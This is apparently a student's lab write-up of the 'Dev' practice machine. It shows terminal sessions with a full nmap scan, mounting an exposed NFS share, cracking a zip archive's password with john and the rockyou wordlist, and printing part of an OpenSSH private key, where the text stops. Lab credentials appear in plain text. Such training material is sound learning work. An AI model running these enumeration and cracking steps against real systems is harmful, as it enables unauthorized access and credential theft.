
Dev

Before starting, I believe it is needed to run "#dhclient" command on the target to start the processes.


User:root; Pass:tcm.

Nmap:




```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Dev]
└─$ sudo nmap -T4 -A -p- 192.168.163.135 -oN dev_aggressive_nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-13 14:30 EDT
Nmap scan report for 192.168.163.135
Host is up (0.00089s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
33887/tcp open  mountd   1-3 (RPC #100005)
38507/tcp open  mountd   1-3 (RPC #100005)
43055/tcp open  nlockmgr 1-4 (RPC #100021)
59769/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:E4:11:57 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms 192.168.163.135

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.68 seconds

┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Dev]
```


nfs/2049:




```
┌──(kali㉿kali)-[/tmp]
└─$ mkdir nfs-dev

┌──(kali㉿kali)-[/tmp]
└─$ cd nfs-dev

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ ls

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ showmount -e 192.168.163.135
Export list for 192.168.163.135:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ mount -o rw 192.168.163.135:/srv/nfs /tmp/nfs-dev
mount.nfs: failed to apply fstab options


┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ sudo mount -o rw 192.168.163.135:/srv/nfs /tmp/nfs-dev
[sudo] password for kali:

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ ls

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ cd ..

┌──(kali㉿kali)-[/tmp]
└─$ ls
nfs-dev                                                                       systemd-private-231fba836a42411f96e4fcbb6fc003a6-systemd-logind.service-NFd5rW
ssh-TSlxed90h4AN                                                              systemd-private-231fba836a42411f96e4fcbb6fc003a6-upower.service-338ekn
systemd-private-231fba836a42411f96e4fcbb6fc003a6-colord.service-kzQ7V0        Temp-2d997aba-6157-4006-98fa-cf53a941a430
systemd-private-231fba836a42411f96e4fcbb6fc003a6-haveged.service-BHv6IX       VMwareDnD
systemd-private-231fba836a42411f96e4fcbb6fc003a6-ModemManager.service-6QJe5k  vmware-root_506-868327546
systemd-private-231fba836a42411f96e4fcbb6fc003a6-polkit.service-csikk0

┌──(kali㉿kali)-[/tmp]
└─$ cd nfs-dev

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ ls
save.zip

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ unzip save.zip
Archive:  save.zip
```




```
┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ ls
save.zip

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
password incorrect--reenter:
   skipping: id_rsa                  incorrect password
   skipping: todo.txt                incorrect password

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ zip2john save.zip > zip.hash
zsh: permission denied: zip.hash

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ sudo zip2john save.zip > zip.hash
zsh: permission denied: zip.hash

┌──(kali㉿kali)-[/tmp/nfs-dev]
└─$ cd ..

┌──(kali㉿kali)-[/tmp]
└─$ sudo su
┌──(root㉿kali)-[/tmp]
└─# cd nfs-dev
```



```
┌──(root㉿kali)-[/tmp/nfs-dev]
└─# zip2john save.zip > zip.hash
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# sudo john --format=pkzip zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101          (save.zip)
1g 0:00:00:00 DONE (2024-07-13 22:15) 14.28g/s 13107Kp/s 13107Kc/s 13107KC/s jmakm5..jam183
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# 
```



```
┌──(root㉿kali)-[/tmp/nfs-dev]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# l
sid_rsa*  save.zip  todo.txt  zip.hash

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# scat id_rsa
Command 'scat' not found, but can be installed with:
apt install wcstools
Do you want to install it? (N/y)n

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# file id_rsa
id_rsa: OpenSSH private key
```




```
┌──(root㉿kali)-[/tmp/nfs-dev]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC/kR5x49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBoOaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1x1pzK5vGQWaUOjN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
